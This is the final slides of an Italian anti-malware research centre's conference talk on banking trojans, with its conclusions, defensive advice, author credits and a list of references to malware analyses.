PADOVA

**C.R.A.M.**  
CENTRO RICERCHE ANTI-MALWARE

## Conclusioni

- Trojan Banker sofisticati, evoluti e multiplatforma
- Autenticazioni bancarie vulnerabili
- Analisi log delle operazioni nella sessione di home banking per scovare anomalie
- Smart TV: nuova tecnologia ma con software datato e vulnerabile
- Difesa: antivirus + aggiornamenti software + password non banali + buonsenso

«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

39

**smau**  
PADOVA

**C.R.A.M.**  
CENTRO RICERCHE ANTI-MALWARE

## Domande



«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

40

**smau**  
PADOVA

**C.R.A.M.**  
CENTRO  
RICERCA  
ANTI-MALWARE

## Autori

- Ing. Gianfranco Tonello ([g.tonello@viritpro.com](mailto:g.tonello@viritpro.com))
- Paolo Rovelli ([p.rovelli@viritpro.com](mailto:p.rovelli@viritpro.com))

Grazie per l'attenzione

**smau** Padova, 16-17 Aprile  
PADOVA FIERE

**TG Soft**  
Software House  
[www.tgsoft.it](http://www.tgsoft.it)

**f** <https://www.facebook.com/viritexplorer>

**C.R.A.M.**  
CENTRO  
RICERCA  
ANTI-MALWARE

«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

41

**smau**  
PADOVA

**C.R.A.M.**  
CENTRO  
RICERCA  
ANTI-MALWARE

## Referenze

- <http://www.tgsoft.it>
- Phishing: un'attività che non passa mai di moda: [http://www.tgsoft.it/italy/news\\_archivio.asp?id=408](http://www.tgsoft.it/italy/news_archivio.asp?id=408)
- Trojan.Win32.Banker.ZK: ruba credenziali di accesso bancarie, ftp e email:  
[http://www.tgsoft.it/italy/news\\_archivio.asp?id=570](http://www.tgsoft.it/italy/news_archivio.asp?id=570)
- ZitMo in salsa Android: Analisi di un attacco Man-in-the-Mobile!:  
[http://www.tgsoft.it/italy/news\\_archivio.asp?id=561](http://www.tgsoft.it/italy/news_archivio.asp?id=561)
- Home banking a rischio! Trojan.Win32.Banker.CS: la nuova frontiera del phishing:  
[http://www.tgsoft.it/italy/news\\_archivio.asp?id=454](http://www.tgsoft.it/italy/news_archivio.asp?id=454)
- [http://www.tomsguide.com/us/factor-authentication-in-online-banking\\_review-678-5.html](http://www.tomsguide.com/us/factor-authentication-in-online-banking_review-678-5.html)
- [http://en.wikipedia.org/wiki/Transaction\\_authentication\\_number](http://en.wikipedia.org/wiki/Transaction_authentication_number)
- [https://www.owasp.org/images/e/e4/AppsecEU09\\_The\\_Bank\\_in\\_The\\_Browser\\_Presentation\\_v1.1.pdf](https://www.owasp.org/images/e/e4/AppsecEU09_The_Bank_in_The_Browser_Presentation_v1.1.pdf)
- Zeus Banking Trojan Report: <http://www.secureworks.com/cyber-threat-intelligence/threats/zeus/>
- SpyEye Malware Infection Framework – Virus Bulletin July 2011 ([www.virusbtn.com](http://www.virusbtn.com))
- Mobile Banking Vulnerability: Android Repacking Threat – Virus Bulletin May 2012 ([www.virusbtn.com](http://www.virusbtn.com))
- <http://www.fireeye.com/blog/technical/2014/02/background-monitoring-on-non-jailbroken-ios-7-devices-and-a-mitigation.html>
- <http://www.samsung.com/it/tvapps/app-detail.html#169>

«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

42